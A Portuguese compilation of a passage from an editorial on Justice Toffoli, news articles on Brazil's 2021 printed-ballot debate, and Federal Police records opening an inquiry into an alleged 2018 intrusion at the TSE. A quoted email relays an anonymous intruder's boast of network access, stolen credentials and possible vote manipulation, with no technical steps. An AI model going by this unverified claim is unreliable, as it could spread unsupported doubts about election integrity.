Toffoli negou as acusações, e o vice-procurador-geral Humberto Jacques de Medeiros alegou que o ex-governador agia de má-fé, apresentando apenas fatos já conhecidos e sem provas que embasassem suas alegações – requisito essencial em qualquer acordo de colaboração premiada. A argumentação da PGR foi aceita por sete ministros e rejeitada por quatro. Não é nosso objetivo, neste momento, analisar as alegações da PGR ou entrar no debate sobre a competência para se assinar acordos de colaboração, mas constatar que o suposto escândalo de venda de sentenças, que agora não terá mais como ser investigado, deu lugar a um escândalo real: o de um magistrado que participa de um julgamento no qual ele tem interesse direto.

Ao votar em um julgamento cujo resultado lhe interessava diretamente, Toffoli diz ao Brasil que os ministros do Supremo realmente consideram estar acima de tudo

Isso porque Toffoli, para a surpresa até mesmo de seus colegas de suprema corte, resolveu participar do julgamento, votando – obviamente – pela anulação da delação de Cabral. Juntou-se, assim, a Fachin, Gilmar Mendes, Nunes Marques, Alexandre de Moraes, Ricardo

Lewandowski e Luiz Fux na formação da maioria que enterrou o acordo de colaboração. E, ainda por cima, fez questão de votar quando a maioria já estava formada. Pode-se até argumentar que a intervenção feita apenas com a situação já definida seria uma atenuante; muito pior seria proferir voto quando ainda havia risco de a delação acabar mantida. No entanto, a atitude de Toffoli é escandalosa ainda assim, porque manda uma mensagem ao Brasil: o de que os ministros do Supremo realmente consideram estar acima de tudo neste país.

Diz o artigo 252 do Código de Processo Penal que “O juiz não poderá exercer jurisdição no processo em que (...) IV – ele próprio ou seu cônjuge ou parente, consanguíneo ou afim em linha reta ou colateral até o terceiro grau, inclusive, for parte ou diretamente interessado no feito” – e era indiscutível o interesse de Toffoli no destino da delação de Cabral. “Em hipótese alguma o ministro Toffoli poderia ter votado nesse caso”, afirmou a procuradora da República, professora de Processo Penal e [colunista da Gazeta do Povo](#) Thaméa Danelon. Várias outras personalidades do meio jurídico e político se manifestaram no mesmo sentido.

Veja Também:

- [A insegurança jurídica e o descrédito do Supremo \(editorial de 11 de março de 2021\)](#)
- [O circo e a suspeição \(editorial de 9 de março de 2021\)](#)

-

[Laços que levantam suspeita \(editorial de 18 de dezembro de 2018\)](#)

O ministro [Marco Aurélio Mello](#) criticou o colega em [entrevista](#) ao portal UOL: “no lugar dele [*Toffoli*], teria me declarado impedido ontem (...) Julgar em causa própria é a pior coisa para o juiz. Eu esperava que ele saísse do processo”, afirmou o decano da corte. “Por isso é que o Supremo hoje em dia quase não é levado a sério. Isso é péssimo em termos institucionais. Perde a instituição. Não estou atacando o colega. Estou defendendo a instituição que integro”, completou Marco Aurélio.

Ainda que o decano também tenha a sua parcela de decisões que desmoralizaram o Supremo, atropelaram jurisprudência e desrespeitaram posições do colegiado – como quando [mandou soltar, às vésperas do recesso parlamentar, todos os presos com condenação em segunda instância](#), mas sem o trânsito em julgado do processo –, ele está coberto de razão neste episódio. Os ministros do Supremo já deram mostras suficientes de que a legislação sobre a suspeição só se aplica a eles quando convém. Não é que eles jamais se declarem suspeitos; mas, quando há muito em jogo, suspeições ou impedimentos viram regras fictícias. É assim que Toffoli vota pela anulação de uma delação que poderia levá-lo a ser alvo de investigação, assim como também votou no julgamento do mensalão ainda que seu ex-chefe [José Dirceu](#) fosse um dos réus; da mesma forma, [Gilmar](#)

[Mendes já mandou soltar um empresário do setor de transportes carioca, mesmo sendo padrinho de casamento da filha do investigado](#). Posturas que, em si mesmas, já são muito acintosas, mas que insultam ainda mais a sociedade brasileira quando se lembra que, não muito tempo atrás, a mesma corte declarou uma suspeição inexistente, sem base nem nos fatos nem no direito processual, contra o ex-juiz [Sergio Moro](#).

[capitalnews.com.br](https://www.capitalnews.com.br)

Voto impresso deve cair na Câmara após acordo de partidos

Rogério Vidmantas Capital News

4-6 minutos

Abdias Pinheiro/SECOM/TSE



Luís Roberto Barroso, presidente do TSE, falou à comissão do voto impresso na Câmara

A intenção do presidente Jair Bolsonaro, com apoio de seguidores, de emplacar o voto impresso já nas eleições presidenciais de 2022 pode ter ficado bem longe de se tornar realidade neste sábado (26). Presidentes de 11

partidos, alguns integrantes da base do Governo, decidiram pela queda da proposta discutida na Câmara que impõe implantação, nas urnas eletrônicas, um comprovante de papel para conferência do resultado.

A reunião que discutiu o assunto reuniu os caciques de grandes partidos como o MDB e o PSDB, mas também partidos que dominam o chamado Centrão que tem dado base de sustentação política à Jair Bolsonaro na Câmara dos Deputados, como PL, DEM, PSD, Republicanos, Solidariedade, Avante, Cidadania, Progressistas e ainda o PSL, partido por qual Bolsonaro foi eleito presidente em 2018 e que pode até retornar para 2022. Apenas esse grupo que participou da reunião virtual tem 326 deputados entre os 513 integrantes da Câmara. Sem contar partidos de oposição aberta à Bolsonaro como o PT e PSOL, quem podem engrossar essa decisão, o número é suficiente para barrar a proposta.

A Proposta de Emenda à Constituição que obriga a impressão dos votos está sendo discutida em uma comissão especial instalada no mês passado. A PEC é de autoria da deputada bolsonarista Bia Kicis (PSL-DF) e foi aprovada na Comissão de Constituição e Justiça (CCJ) da Câmara em 2019. A CCJ verifica somente se a PEC está de acordo com a Constituição. Agora, na comissão especial, o conteúdo do texto será debatido.

Judicialização das Eleições

Entre os líderes dos partidos, a possibilidade de questionamentos generalizados dos resultados das

eleições e a confiança no atual sistema é unânime. "Tem vários argumentos, mas talvez o mais forte seja o de que teria uma eleição muito judicializada no Brasil", afirmou Paulinho da Força, presidente do Solidariedade.

Na mesma linha vai o argumento do presidente do PSL, partido de Bia Kicis, Luciano Bivar. "O pessoal se preocupa de que isso vai criar um tumulto dentro do nosso vasto Brasil tendo uma infinidade de juízes de primeira instância que podem amanhã, por pressões ou outras questões, questionar", disse o parlamentar ao Broadcast/Estadão. Segundo ele a PEC deve ser engavetada sem nem precisar de votação. "Não vai rolar", decretou.

TSE

Abdias Pinheiro/SECOM/TSE



Barroso diz que segurança das eleições pode ser

comprometida com mudança

A eminente derrubada da PEC do voto impresso pode ter tido participação direta dos ministros do STF Luís Roberto Barroso, Alexandre de Moraes e Gilmar Mendes. Barroso é o atual presidente do Tribunal Superior Eleitoral (TSE) e Moraes assume a Corte Eleitoral antes das próximas eleições presidenciais.

Em entrevista ao Grupo Prerrogativas, Luís Roberto Barroso disse que a proposta não deve passar no Congresso. "Acho que não vai prevalecer essa história do voto impresso. O voto impresso vai ser uma volta no túnel do tempo a um país de fraudes e de eleições contestadas. Não é por outra razão que eu acho que os partidos políticos e mesmo as pessoas de boa-fé que acreditaram nessa ideia estão voltando atrás", analisa o magistrado.

Para entrar em vigor nas eleições de 2022, a PEC precisa ser aprovada até outubro deste ano. O sistema não acabaria com a urna eletrônica, mas tornaria obrigatória a impressão de comprovantes físicos de votação, que devem ser depositados automaticamente em uma caixa de acrílico acoplada ao equipamento. Com isso, o eleitor poderia conferir se o recibo em papel coincide com o que digitou. Além do alto custo, em entrevistas Barroso fala em valores na casa dos R\$ 2 bilhões para que a medida seja implantada em cada uma das urnas eletrônicas, ao contrário do que propõe, traria mais riscos à segurança das eleições. "Nós vamos criar um mecanismo de

auditação, que é o voto impresso, menos seguro que o objeto da auditação, que é a urna eletrônica", conclui.

[istoedinheiro.com.br](https://www.istoedinheiro.com.br)

Voto impresso não contribui para a democracia, diz ministro Alexandre de Moraes - ISTOÉ DINHEIRO

Estadão Conteúdo

3-4 minutos

[Política](#)

26/06/21 - 18h56

Próximo presidente do Tribunal Superior Eleitoral (TSE), o ministro Alexandre de Moraes criticou o projeto, em debate no Congresso Nacional, de implementação do voto impresso. “Não contribui para a democracia”, afirmou. Segundo Alexandre, a “maioria massacrante” dos brasileiros acredita nas urnas eletrônicas e apenas uma minoria coloca em dúvida a legitimidade da votação eletrônica, “sem apresentar até agora uma única prova de fraude”.

As afirmações foram feitas ao podcast ‘Supremo na Semana’, que é editado pela Corte. O terceiro episódio da produção foi publicado neste sábado, 26, sendo que, na edição, Alexandre ponderou que a discussão sobre o voto

impresso é válida para que a corte eleitoral “possa reafirmar a total legitimidade transparência e confiabilidade do voto eletrônico”.

“Não há nenhum problema em se abrir todas portas do TSE para se verificar que nunca houve e dificilmente haverá problema com o voto eletrônico, porque é controlado do início ao fim. Eventualmente se houver necessidade de alterações para uma maior fiscalização a Justiça Eleitoral está aberta. Estamos discutindo não só no TSE, mas no STF também, mas se você me perguntar é necessário hoje para aprimorar a democracia o voto impresso, não é”, destacou o ministro.

As declarações de Alexandre foram ao ar no mesmo dia em que presidentes de 11 partidos fecharam um posicionamento contra o voto impresso nas eleições de 2022. Como a reportagem mostrou no início do mês, a Proposta de Emenda à Constituição (PEC) do voto impresso tinha votos suficientes para avançar na comissão especial da Câmara.

A discussão sobre a medida tem patrocínio do presidente Jair Bolsonaro, que recorrentemente faz declarações sobre fraudes nas eleições, sem apresentar quaisquer provas. Nesta semana, o ministro Gilmar Mendes, colega de Alexandre no STF, e o ministro Luís Felipe Salomão, corregedor do Tribunal Superior Eleitoral, pediram explicações do chefe do Executivo sobre as alegações contra a urna eletrônica.

Veja também

- [+ Casamento de Ana Maria Braga chega ao fim após marido maltratar funcionários, diz colunista](#)
- [+ Conheça a eficácia de cada vacina no combate à Covid-19](#)
- [+ Veja fotos de Karoline Lima, novo affair de Neymar](#)
- [+ Lázaro Barbosa consegue fugir de novo da polícia após tiroteio](#)
- [+ Gracyanne Barbosa dança pole dance com novo visual](#)
- [+ Agência dos EUA alerta: nunca lave carne de frango crua](#)
- [+ Após processar nora, mãe de Medina a acusa de ter destruído sua casa; veja fotos](#)
- [+ Yasmin Brunet quebra o silêncio](#)
- [+ Fondue de chocolate com frutas fácil de fazer](#)
- [+ Tubarão é capturado no MA com restos de jovens desaparecidos no estômago](#)

[poder360.com.br](https://www.poder360.com.br)

Poder360

Paulo Roberto Netto 30.mai.2021 (domingo) - 6h00

6-8 minutos

Em 20 anos, as 3 leis que estabeleciam o [voto impresso](#) enfrentaram resistência e foram derrubadas. A proposta defendida pelo presidente [Jair Bolsonaro](#) acumula derrotas desde a primeira vez que foi sancionada, em 2002. Críticos afirmam que a medida colocaria em risco o sigilo do voto. A mudança custaria R\$ 2 bilhões, segundo o [TSE](#) (Tribunal Superior Eleitoral).

A impressão de um comprovante para verificação do voto digital é uma das pautas de interesse do Planalto na Câmara. O presidente da Casa Arthur Lira (PP-AL) e os presidentes do [PDT](#) e do [PSB](#) já se declararam a favor da mudança. Bolsonaro quer a medida já no ano que vem, previsão que especialistas ouvidos pelo **Poder360** consideram inviável.

Receba a newsletter do Poder360 todos os dias no seu e-mail

O novo modelo também encontra resistência na população. De acordo com o **PoderData**, 46% são [contra](#)

o comprovante impresso para auditar o voto digital.

Além dos entraves políticos, há também dificuldades técnicas. Mudança semelhante foi testada pelo TSE em 150 municípios nas eleições de 2002. A impressão de comprovantes pela urna eletrônica havia sido sancionada pelo então presidente Fernando Henrique Cardoso (PSDB). A Corte Eleitoral quis verificar se, na prática, a medida era viável. Não deu certo.

Relatório elaborado pelo TSE apontou que o voto impresso “*nada agregou em termos de segurança ou transparência*”. Na verdade, criou problemas: foram registrados aumento do número de votos brancos ou nulos, maior percentual de urnas quebradas e filas mais longas para votação. Eis a [íntegra](#) do parecer (10 MB).

Por ter sido uma eleição geral, a Corte Eleitoral disse que as falhas não tiveram impacto no resultado do pleito. “*Mas o voto impresso pode ter efeito desastroso em eleições municipais, muitas vezes decididas com diferença de poucas dezenas ou centenas de votos*”, afirmou o TSE.

Apesar do histórico negativo, propostas semelhantes foram aprovadas também em 2009 e 2015. No primeiro caso, o então presidente Lula (PT) sancionou projeto para incluir o voto impresso a partir das eleições de 2014. A mudança foi suspensa pelo STF (Supremo Tribunal Federal) em 2013.

Quase 2 anos depois, Dilma Rousseff (PT) tentou barrar a mudança incluída na minirreforma eleitoral, mas seu veto

ao voto impresso foi derrubado pelo Congresso, que instituiu o comprovante a partir de 2018. O STF entrou em cena outra vez e suspendeu a medida antes das últimas eleições presidenciais.

VOTO IMPRESSO TEM HISTÓRICO DE DERROTAS NO PAÍS	
medida foi implementada (e derrubada) 3 vezes nos últimos 20 anos	
implementação	o que aconteceu
2002  Lei 10.408/02 FHC sancionou em janeiro de 2002. TSE fez teste nas eleições de 2002 (em outubro) e identificou uma série de problemas	Lula sancionou em 2003 a lei 10.740, que revoga a norma anterior e barra o voto impresso 
2009  Lei 12.034/09 Lula sancionou em setembro de 2009, mas PGR apontou risco de sigilo ao voto em janeiro de 2011	STF suspendeu em 2011 e derrubou em 2013 
2015  Lei 13.165/15 Dilma vetou a regra em setembro de 2015, mas o Congresso derrubou o veto 2 meses depois	STF suspendeu atendendo a pedido da PGR em 2018 
2021  PEC 135/19 Bolsonaro , Lira, e os presidentes do PSB e do PDT defendem o voto impresso	Ministros do STF e do TSE criticam 
PROPOSTA E OBJEÇÕES	
O QUE É PROPOSTO*? equipamento acoplado à urna	

para imprimir um registro do voto do eleitor. A conferência é visual, sem contato físico. O papel seria depositado em local "previamente lacrado"



QUAIS OS PROBLEMAS APONTADOS?

riscos ao sigilo do voto, custos de implementação e falhas em equipamentos durante teste do TSE



Obs: ao menos outros 4 projetos tramitaram no Congresso sobre o tema, sem sucesso.
fonte: Câmara dos Deputados, Senado, STF, TSE



Risco de judicialização

Especialistas em direito eleitoral ouvidos pelo **Poder360** afirmaram que, além dos entraves técnicos, o voto impresso poderia aumentar a judicialização das eleições e contestação do resultado dos pleitos, sobretudo nas disputas municipais.

Segundo Ângelo Castilhos, analista judiciário especialista em direito eleitoral e membro da Abradep (Academia Brasileira de Direito Eleitoral e Político), a discussão do voto impresso é parte do processo democrático. Além das 3 leis aprovadas, outros 4 projetos tramitaram pelo Congresso. Castilhos participou neste mês de audiência na Câmara para discutir o tema.

Afirma que, enquanto tese, a proposta poderia aprimorar o sistema eleitoral, mas *“se nós levarmos a ideia para a vida real, vamos encontrar vários fatores complicadores”*, principalmente em relação à recontagem dos votos em papel.

“Se pegarmos uma seção com 500 votos depositados e

fizemos 3 contagens, com equipes iguais ou diferentes, possivelmente haverá divergências de 1, 2, 3, 5 votos em cada contagem. A intervenção humana traz maior probabilidade de alguma falha no processo”, disse. “Trazendo isso para a vida real, imagine em um município em que a eleição para prefeito se decide por poucos votos“.

Para a professora Isabel Veloso, da FGV (Fundação Getúlio Vargas) Direito Rio, a proposta de voto impresso como tem sido discutida ainda não ofereceu garantias que tornaria a eleição mais segura.

“Esse mecanismo não traria necessariamente mais segurança, uma vez que não há garantias de inviolabilidade da contagem manual e, portanto, para fins de eliminação de eventuais divergências”, disse.

Obstáculos no STF


Mesmo se passar pelo Congresso, o voto impresso poderia enfrentar um caminho tortuoso no Judiciário. O STF (Supremo Tribunal Federal) considerou a medida inconstitucional em 2013 e 2020, derrubando trechos de duas leis que previam a impressão dos comprovantes das eleições de 2014 e 2018. Ainda hoje, o tribunal é composto por 10 ministros que já votaram contra a impressão dos comprovantes.

Nos dois julgamentos, o STF acolheu ações movidas pela PGR (Procuradoria-Geral da República). Tanto a gestão

Roberto Gurgel quanto Raquel Dodge apontaram que as propostas poderiam atingir o sigilo do voto.

10 DOS 11 MINISTROS JÁ FORAM CONTRA O VOTO IMPRESSO Nunes Marques foi o único que não participou de julgamentos sobre o tema		
ministro	quando votou contra	o que declarou sobre a medida
	Gilmar Mendes* 2011, 2013 e 2020	"Não é possível fazer uma mudança tão abrupta , colocando em risco a segurança das eleições. A implantação precisa ser gradual"
	Alexandre de Moraes 2018 e 2020	"[Voto impresso] representa inadmissível retrocesso nos avanços para garantir eleições livres, [...] e ameaça à livre escolha do eleitor"
	Roberto Barroso 2011, 2013, 2018 e 2020	"Registros impressos dos votos incentivam pedidos de recontagem, gerando intensa judicialização e criando ambiente de dúvidas"
	Cármem Lúcia 2011, 2013, 2018 e 2020	"Se com os mecanismos atuais a luta é contínua para manter o segredo do voto , imagine se tivermos um papel que poderá ser fotografado"
	Luiz Fux 2011 e 2013	"Tornar o voto desprotegido de interferências resultaria fraudar a própria integridade do regime democrático "
	Edson Fachin 2018 e 2020	"o objetivo que pode ser alcançado com o voto impresso sujeita outros valores a uma fragilidade não tolerada pelo sistema"
	Ricardo	"Sistema proposto (...) possibilita a

	Lewandowski 2011, 2013, 2018 e 2020	identificação do voto colocado pelo eleitor na urna eletrônica, que deve ser, por mandamento constitucional, secreto"
	Rosa Weber 2011, 2013, 2018 e 2020	"A implementação do registro de voto impresso impõe riscos ao pleito eleitoral "
	Dias Toffoli 2011, 2013 e 2020	"Vejo desproporção entre os fins a que objetiva a lei e os meios que ela traz para essa fiscalização. (...) Eles mais oneram o sistema (...) do que o pacificam"
	Marco Aurélio Mello 2011, 2018 e 2020	"A urna eletrônica, até hoje, não sofreu impugnação minimamente séria . Creio que a urna eletrônica veio para ficar e hoje está consagrada"

QUEM ACIONOU O STF? a PGR, durante as gestões de Roberto Gurgel e Raquel Dodge. Alegaram que a proposta feria o voto secreto		QUAL O ENTENDIMENTO DA CORTE? em dois julgamentos, ministros entenderam que o comprovante impresso viola o sigilo do voto, direito estabelecido pela Constituição
---	---	---

fonte: Supremo Tribunal Federal.

obs*: foram considerados os acórdãos dos julgamentos de liminar e mérito das ADIs 4543 e 5889. Também foi consultado o vídeo da sessão plenária de 06.jun.2018, que suspendeu liminarmente o voto impresso. As datas indicadas dos votos dos ministros consideram manifestações contrárias à medida tanto em liminares quanto na votação do mérito. Todas as declarações foram retiradas de votos dos ministros ou de sessões, com exceção da frase de Marco Aurélio Mello, que foi dita em entrevista à Rádio Bandeirantes em 24.mai.2021.

**em 2018, Gilmar disse que não considerava a proposta inconstitucional, mas inviável de ser implantada de uma vez nas eleições daquele ano.

O ministro Alexandre de Moraes, que deu o voto –seguido pela maioria– para suspender a proposta em 2018,

afirmou que o voto impresso representaria um *“inadmissível retrocesso”*. Na ocasião, a lei estabelecia a impressão de um comprovante que seria depositado automaticamente pela urna em local *“previamente lacrado”*, sem contato com o eleitor.

“Considerando que os procedimentos de escrutínio que acarretem a mínima potencialidade de risco em relação ao sigilo do voto devem ser afastadas, independentemente de o voto ser escrito, eletrônico ou híbrido (eletrônico com impressão), faz-se imperioso o reconhecimento da inconstitucionalidade do dispositivo impugnado”, escreveu o ministro. Eis o [acórdão](#) do julgamento. (730 KB).

No TSE, o presidente Roberto Barroso iniciou campanha em defesa da urna. Em live, afirmou que o voto impresso seria uma *“dificuldade”* para solucionar um *“problema que não existe”*.

“Eu tenho todo o respeito e consideração pelos membros do Congresso e acho que o Congresso tem todo o direito de debater o voto impresso. Agora, existem muitos problemas, sim, associados à implantação”, disse o ministro na última 4ª feira (26.mai).

Continuar lendo

[poder360.com.br](https://www.poder360.com.br)

Poder360

Poder360 28.jun.2021 (segunda-feira) - 17h09

3-4 minutos

O ministro Alexandre de Moraes, do STF (Supremo Tribunal Federal), disse não acreditar que o voto impresso possa vir a contribuir com a democracia. O magistrado foi o entrevistado da última edição do *Supremo na Semana*, podcast produzido pela assessoria do tribunal, divulgado no sábado (26.jun.2021).

Futuro presidente do TSE (Tribunal Superior Eleitoral), Moraes foi questionado sobre a PEC (Proposta de Emenda Constitucional) que tramita na Câmara para instituir a impressão de comprovantes de voto nas urnas eletrônicas.

Para o ministro, uma “maioria massacrante” da população acredita nas urnas, mas uma minoria busca colocar em dúvida a legitimidade do voto eletrônico sem apresentar prova de fraude.

Receba a newsletter do Poder360
todos os dias no seu e-mail

“Acho que a discussão é válida para que o Tribunal

Superior Eleitoral possa reafirmar a total legitimidade, transparência e confiabilidade do voto eletrônico”, disse Moraes. “Eventualmente, se houver necessidade de alterações para maior fiscalização, a Justiça Eleitoral está aberta. Não me parece que o voto impresso possa vir a contribuir para a democracia, pois corremos o grande risco de quebra do sigilo da votação”.

Moraes afirmou que o tema está em discussão também no STF e no TSE. *“Mas se você me perguntar: ‘é necessário hoje para aprimorar a democracia o voto impresso?’ Não é”,* afirmou o ministro.

Moraes é o 2º ministro a se posicionar abertamente contra a impressão do comprovante de voto. O presidente do TSE, ministro Roberto Barroso, também é crítico da proposta. Em coletiva a jornalistas na semana passada, Barroso afirmou que espera que a proposta não seja aprovada pelo plenário da Câmara.

“Na comissão especial, sou conformado que deve passar, mas tenho esperança que não passe no plenário porque vão fazer um mal à democracia”, disse o ministro.

Neste fim de semana, presidentes de 11 partidos se reuniram por videoconferência e fecharam posição contra a proposta. Participaram do encontro (em ordem alfabética): ACM Neto (DEM), Baleia Rossi (MDB), Bruno Araújo (PSDB), Ciro Nogueira (PP), Gilberto Kassab (PSD), Luciano Bivar (PSL), Luis Tibé (Avante), Marcos Pereira (Republicanos), Paulo Pereira da Silva (Solidariedade), Roberto Freire (Cidadania) e Valdemar

Costa Neto (PL). As siglas reúnem 326 deputados, o equivalente a 63,54% da Câmara.

No domingo (27.jun), apoiadores do presidente Jair Bolsonaro (sem partido) organizaram uma [manifestação a favor da medida](#). Cerca de 200 pessoas e 150 carros participaram do ato em Brasília. Um dos organizadores afirmou que a baixa concentração de pessoas ocorreu por causa de um evento esportivo na capital.

Continuar lendo



POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília/DF

CERTIDÃO DE DESENTRANHAMENTO
2020.0043195-SR/PF/DF

CERTIFICO QUE, desentranhei dos autos os documentos em virtude de ter sido escaneado com erro (faltando folhas). O referido é verdade e dou fé.

Documento eletrônico assinado em 04/11/2020, às 10h58, por LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site <https://servicos.dpf.gov.br/assinatura/app/assinatura>, informando o seguinte código verificador: 0d30f98d408727b311835985448d6afd7d1de241



POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília/DF

CERTIDÃO DE DESENTRANHAMENTO
2020.0043195-SR/PF/DF

CERTIFICO QUE, desentranhei dos autos os documentos em virtude de ter sido escaneado com erro (faltando folhas). O referido é verdade e dou fé.

Documento eletrônico assinado em 04/11/2020, às 10h59, por LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site <https://servicos.dpf.gov.br/assinatura/app/assinatura>, informando o seguinte código verificador: c1c0f2f957472d157dc7710932458cfb72926145



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

IPL Nº 1361/2018-4 SR/PF/DF

FL 177
SR/PF/DF
2020.01.21.05
Rub: 12

PORTARIA

VICTOR NEVES FEITOSA CAMPOS, Delegado de Polícia Federal, lotado e em exercício na SR/PF/DF, em Brasília/DF, no uso de suas atribuições previstas no art. 144, §1º, I e IV, da Constituição Federal de 1988, no art. 4º e segs., do Código de Processo Penal, e na Lei nº 12.830/2013;

Considerando os termos do Ofício nº 5825 GAB-SPR, proveniente do Tribunal Superior Eleitoral, registrado nesta SR/PF/DF sob o nº **08200.021554/2018-33**,

RESOLVE:

Instaurar Inquérito Policial, para apurar possível ocorrência do delito previsto no art. 154-A, §3º do Código Penal, que veio ao conhecimento desta Superintendência por meio do Ofício nº 5825 GAB-SPR, proveniente do Tribunal Superior Eleitoral, trazendo a notícia de suposta invasão a sistemas e bancos de dados do TSE, com acesso e divulgação de dados sigilosos daquele Tribunal.

Autuada esta e os documentos acima mencionados, feitos os registros e anotações de praxe, **DETERMINO** sejam adotadas, preliminarmente, as seguintes providências:

1. Expeça-se ofício à Procuradoria da República, comunicando a instauração deste procedimento;
2. Apreenda-se a mídia (pen drive) encaminhada pelo Ofício nº 5825 GAB-SPR, juntando-a aos autos;
3. Junte-se o Ofício nº 5860 GAB-SPR, proveniente do TSE;
4. Expeça-se ofício ao Tribunal Superior Eleitoral, endereçado ao Secretário de Tecnologia da Informação, sr. Giuseppe Dutra Janino, solicitando a



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL


SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902


imagem da(s) máquina(s) supostamente invadida(s), relatório circunstanciado do incidente reportado no ofício ensejador da instauração do presente apuratório, bem como relatório circunstanciado de eventual incidente ocorrido no ano de 2018, que possa ter relação com o incidente reportado, indicando logs e IP's (ou outras informações relevantes) suspeitos que possam levar à autoria do fato;

5. Aguarde-se em cartório a chegada da resposta ao item 3. supra, quando deverão os autos retornarem-me conclusos para determinação de novas diligências .

C U M P R A - S E

Brasília/DF, 08 de novembro de 2018.


VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179



TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 5825 GAB-SPR

Brasília, 06 de novembro de 2018.

A Sua Excelência o Senhor
ROGÉRIO AUGUSTO VIANA GALLORO
Diretor-Geral da Polícia Federal
Brasília – DF

Assunto: **Medidas de polícia judiciária.**

Senhor Diretor-Geral,

Tendo em vista o teor do e-mail que acompanha o presente ofício (anexo – I), bem como dos documentos e imagens nele veiculadas (mídia digital – anexo II), solicito a Vossa Excelência a adoção das medidas administrativas de polícia judiciária pertinentes.

Atenciosamente,

Assinatura manuscrita de Rosa Weber.

Ministra ROSA WEBER

Presidente



TRIBUNAL SUPERIOR ELEITORAL



ANEXO I

De: Felipe Payão [<mailto:felipe.cruz@grouponzn.com>]
Enviada em: terça-feira, 6 de novembro de 2018 13:47
Para: Imprensa; silvana.freitas@tre-sp.jus.br
Assunto: Re: TecMundo - Possível acesso ao GEDAI/Documentos

Os arquivos estão no ZIP, como indiquei na ligação.

Obrigado

Em 6 de novembro de 2018 12:36, Felipe Payão <felipe.cruz@grouponzn.com> escreveu:
Olá. Tudo bem?

Recebemos alguns documentos e imagens de uma suposta invasão ao sistema GEDAI e outras informações sigilosas referentes aos processos do TSE. Antes de uma provável publicação, gostaríamos de compartilhar o material com vocês.

Este seria o melhor canal?

Obrigado



NZN

Felipe Payão

Repórter

TEL +55 11 5083.1018

CEL +55 11 972827444

HTTP:// nzn.io



TRIBUNAL SUPERIOR ELEITORAL



Ofício nº 5860 GAB-SPR

Brasília, 07 de novembro de 2018.


A Sua Excelência o Senhor
ROGÉRIO AUGUSTO VIANA GALLORO
Diretor-Geral da Polícia Federal
Brasília – DF

Assunto: Medidas de polícia judiciária - continuação.

Senhor Diretor-Geral,

Encaminho a Vossa Excelência cópia do e-mail recebido nesta data (anexo-I), em complementação aos documentos de que trata o Ofício nº 5860 GAB-SPR, de 06.11.2018.

Atenciosamente,


Ministra ROSA WEBER
Presidente



TRIBUNAL SUPERIOR ELEITORAL

FL. 182
SR/PF/DF
2020.0043195
Sigiloso



ANEXO I

De: Felipe Payão [<mailto:felipe.cruz@grouponzn.com>]

Enviada em: quarta-feira, 7 de novembro de 2018 16:46

Para: Imprensa

Assunto: Re: TecMundo - Possível acesso ao GEDAI/Documentos

Olá,

Vocês teriam como nos enviar um posicionamento ainda hoje?

Obrigado

Em 7 de novembro de 2018 16:12, Felipe Payão <felipe.cruz@grouponzn.com> escreveu:

Olá,

Esqueci de incluir o texto que acompanhou os documentos explicando como foi realizada a suposta invasão ao GEDAI e intranet. Segue abaixo:

"


Devido a falhas/vulnerabilidades de aplicações desenvolvidas pelo próprio TSE, acabei obtendo acesso remoto, a um dos equipamentos ligado a rede.

Desta forma, tive acesso a rede interna (intranet), e por vários meses, fiquei explorando a rede, inclusive entrando em diversas máquinas diferentes do TSE, em busca de compreender, o funcionamento do sistemas de votação.

Com isso, obtive milhares de códigos-fontes, documentos sigilosos, e até mesmo, credenciais, sendo login de um ministro substituto do TSE (Sérgio Banhos), e diversos técnicos, alguns sendo ligados a alta cúpula de T.I. do TSE, ligado ao pai das urnas' (Giuseppe Janino).

Passados algumas semanas em que estive utilizando os equipamentos de rede do TSE, notei via e-mail's dos técnicos da STI, que os mesmos notaram tráfego suspeito (devido ter tido utilizados programas de scan, na rede), fizeram uma pericia para detalhar como o invasor conseguiu obter acesso ilegal a rede, mas mesmo com todos estes procedimentos de segurança que dotaram, incluindo a alteração de senhas de todas as contas, acabou não sendo suficiente para interromper meu acesso, aos e-mails, e também a rede interna.

Notei que em 07/09 (data de execução do pleito eleitoral de 2018), os técnicos cortaram, acesso ao VPN, e ao Correio, talvez para justificar, que as urnas não possuem conexão a internet, mas isso é bem assim, pois qualquer cidadão com conexão a internet, e conhecimento para tal, exemplo: controle remoto de qualquer servidor que dispõe de conexão a internet/intranet, poderia ser utilizado para manipulação, de aplicações



